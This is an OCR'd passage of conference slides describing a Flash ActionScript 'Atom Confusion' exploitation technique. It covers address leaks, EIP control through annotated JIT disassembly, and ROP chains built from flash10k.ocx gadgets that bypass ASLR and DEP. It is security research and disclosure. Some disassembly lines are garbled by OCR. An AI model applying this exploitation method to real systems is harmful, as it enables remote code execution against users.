- Leaking Module Load Address:

  *(DWORD *) p_ByteArray - 0x004991e8

- Leaking Pointer of Controlled Bytes in ByteArray:

  *(DWORD *)(* (DWORD *) (p_ByteArray + 0x10) + 0x10)

Controlling the EIP

- Recall our first crashed simplified PoC:

```
var obj:Original_Class = Original_Class.static_func1();

obj.normal_func1();
```

Controlling the EIP

```
02DA9FA0    mov     ecx, dword ptr [eax+8]
02DA9FA3    mov     ecx, dword ptr [ecx+48]
02DA9FA6    lea     edx, [ebp-10]
02DA9FA9    mov     dword ptr [ebp-10], eax
02DA9FAC    mov     eax, dword ptr [ecx]
02DA9FAE    push    edx
02DA9FAF    push    0
02DA9FB1    push    ecx
02DA9FB2    call    eax
02DA9FB4    add     esp, 0C
02DA9FB7    test    eax, eax
02DA9FB9    je      short 02DA9FE4
02DA9FBB    mov     ecx, dword ptr [eax+8]      ; crashed here, [41414141h+8] = ?
02DA9FBE    mov     ecx, dword ptr [ecx+40]
02DA9FC1    lea     edx, [ebp-10]
02DA9FC4    mov     dword ptr [ebp-10], eax
02DA9FC7    mov     eax, dword ptr [ecx]
02DA9FC9    push    edx
02DA9FCA    push    0
02DA9FCC    push    ecx
02DA9FCD    call    eax
```

Controlling the EIP

```
02DA9FA0    mov     ecx, dword ptr [eax+8]
02DA9FA3    mov     ecx, dword ptr [ecx+48]
02DA9FA6    lea     edx, [ebp-10]
02DA9FA9    mov     dword ptr [ebp-10], eax
02DA9FAC    mov     eax, dword ptr [ecx]
02DA9FAE    push    edx
02DA9FAF    push    0
02DA9FB1    push    ecx
02DA9FB2    call    eax                     ; call to the Real_Ref_Class
02DA9FB4    add     esp, 0C
02DA9FB7    test    eax, eax                ; EAX is controlled (lp_Control)
02DA9FB9    je      short 02DA9FE4
02DA9FBB    mov     ecx, dword ptr [eax+8]  ; [ lp_Control + 8 ]
02DA9FBE    mov     ecx, dword ptr [ecx+40]
02DA9FC1    lea     edx, [ebp-10]
02DA9FC4    mov     dword ptr [ebp-10], eax
02DA9FC7    mov     eax, dword ptr [ecx]
02DA9FC9    push    edx
02DA9FCA    push    0
02DA9FCC    push    ecx
02DA9FCD    call    eax
```

Controlling the EIP

```
02DA9FA0   mov     ecx, dword ptr [eax+8]
02DA9FA3   mov     ecx, dword ptr [ecx+48]
02DA9FA6   lea     edx, [ebp-10]
02DA9FA9   mov     dword ptr [ebp-10], eax
02DA9FAC   mov     eax, dword ptr [ecx]
02DA9FAE   push    edx
02DA9FAF   push    0
02DA9FB1   push    ecx
02DA9FB2   call    eax                          ; call to the Real_Ref_Class
02DA9FB4   add     esp, 0C
02DA9FB7   test    eax, eax                     ; EAX is controlled (lp_Control)
02DA9FB9   je      short 02DA9FE4
02DA9FBB   mov     ecx, dword ptr [eax+8]       ; [ lp_Control + 8 ]
02DA9FBE   mov     ecx, dword ptr [ecx+40]      ; [ [ lp_Control + 8 ] + 40h ]
02DA9FC1   lea     edx, [ebp-10]
02DA9FC4   mov     dword ptr [ebp-10], eax
02DA9FC7   mov     eax, dword ptr [ecx]
02DA9FC9   push    edx
02DA9FCA   push    0
02DA9FCC   push    ecx
02DA9FCD   call    eax                          ; [ [ [ lp_Control + 8 ] + 40h ] ]
```


Controlling the EIP

```
02DA9FA0   mov    ecx, dword ptr [eax+8]
02DA9FA3   mov    ecx, dword ptr [ecx+48]
02DA9FA6   lea    edx, [ebp-10]
02DA9FA9   mov    dword ptr [ebp-10], eax
02DA9FAC   mov    eax, dword ptr [ecx]
02DA9FAE   push   edx
```

Actually the JITed code is for calling the 1st normal function on a Class Object:

obj.**normal_func1**();

```
                                                    ; call to the Real_Ref_Class
                                                    ; EAX is controlled (lp_Control)
02DA9FBB   mov    ecx, dword ptr [ax+8]             ; [ lp_Control + 8 ]
02DA9FBE   mov    ecx, dword pt     0]              ; [ [ lp_Control + 8 ] + 40h ]
02DA9FC1   lea    edx, [ebp-10]
02DA9FC4   mov    dword ptr [ebp    eax
02DA9FC7   mov    eax, dword ptr
02DA9FC9   push   edx
02DA9FCA   push   0
02DA9FCC   push   ecx
02DA9FCD   call   eax                               ; [ [ [ lp_Control + 8 ] + 40h ] ]
```



Controlling the EIP

1. We set the lp_Control as a pointer to our controlled bytes in ByteArray, as we are already able to leak it.

Controlling the EIP

1. We set the lp_Control as a pointer to our controlled bytes in ByteArray, as we are already able to leak it.

2. Return the lp_Control using Atom Confusion, but this time it will be accepted as a Class Object.

Controlling the EIP

1. We set the lp_Control as a pointer to our controlled bytes in ByteArray, as we are already able to leak it.

2. Return the lp_Control using Atom Confusion, but this time it will be accepted as a Class Object.

3. Call the 1st normal function on the “fake” Class Object.

EIP controlled to: [[[lp_Control + 8] + 40h]]]

Controlling the EIP

1. We set the lp_Control as a pointer to our controlled bytes in ByteArray, as we are already able to leak it.

2. Return the lp_Control using Atom Confusion, but this time it will be accepted as a Class Object.

3. Call the 1st normal function on the “fake” Class Object.

   EIP controlled to: [[[lp_Control + 8] + 40h]]]

4. Build some controlled byte blocks according to the above relations so we can gain exact EIP control.

Putting It Together

- ROP to bypass DEP (all gadgets from flash10k.ocx)

Putting It Together

- ROP to bypass DEP (all gadgets from flash10k.ocx)
- We leaked the load address of flash10k.ocx thus we are able to update every gadget addresses before executing them.


Putting It Together

- ROP to bypass DEP (all gadgets from flash10k.ocx)
- We leaked the load address of flash10k.ocx thus we are able to update every gadget addresses before executing them.
- We build many blocks (via ByteArray) in accordance with our needs:
  - The bytes in the block we controlled
  - The address of the block we leaked

Putting It Together

- ROP to bypass DEP (all gadgets from flash10k.ocx)
- We leaked the load address of flash10k.ocx thus we are able to update every gadget addresses before executing them.
- We build many blocks (via ByteArray) in accordance with our needs:
  - The bytes in the block we controlled
  - The address of the block we leaked
- We can do everything!

Final Block Relations



Let’s show it ☺

DEMO

A Perfect Exploit

- %100 reliable.
- does not rely on non-ASLR module.
- does not rely on any heap spraying or JIT spraying technology (thus works very fast)

Summary

- The fact:
  Flash ActionScript vulns are due to various program flow calculating errors.

- The consequence:
  Result in “Atom Confusion”

- Leveraging “Atom Confusion”:
  - Leaking Internal Object Pointers
  - Reading Memory Values (Via Building *Number Atom*)

- The result:
  There is a reliable and wonderful way to exploit Flash ActionScript vulnerabilities on ASLR+DEP condition.

Conclusion

- For all: Flash ActionScript Vulnerability can do much more than we thought before.
- For exploit developer: Developing reliable modern exploit (ASLR+DEP bypassing) for Flash ActionScript Vulnerability won't be a big deal.
- For White-hats: We promote Flash ActionScript Vulnerabilities to a highly dangerous level.
- For Black-hats: Re-analyze on your Flash zero-day☺
- For Adobe: Improving the JIT is necessary as it makes ASLR+DEP mitigation useless.

Question?

haifei.van@gmail.com
haifeili@twitter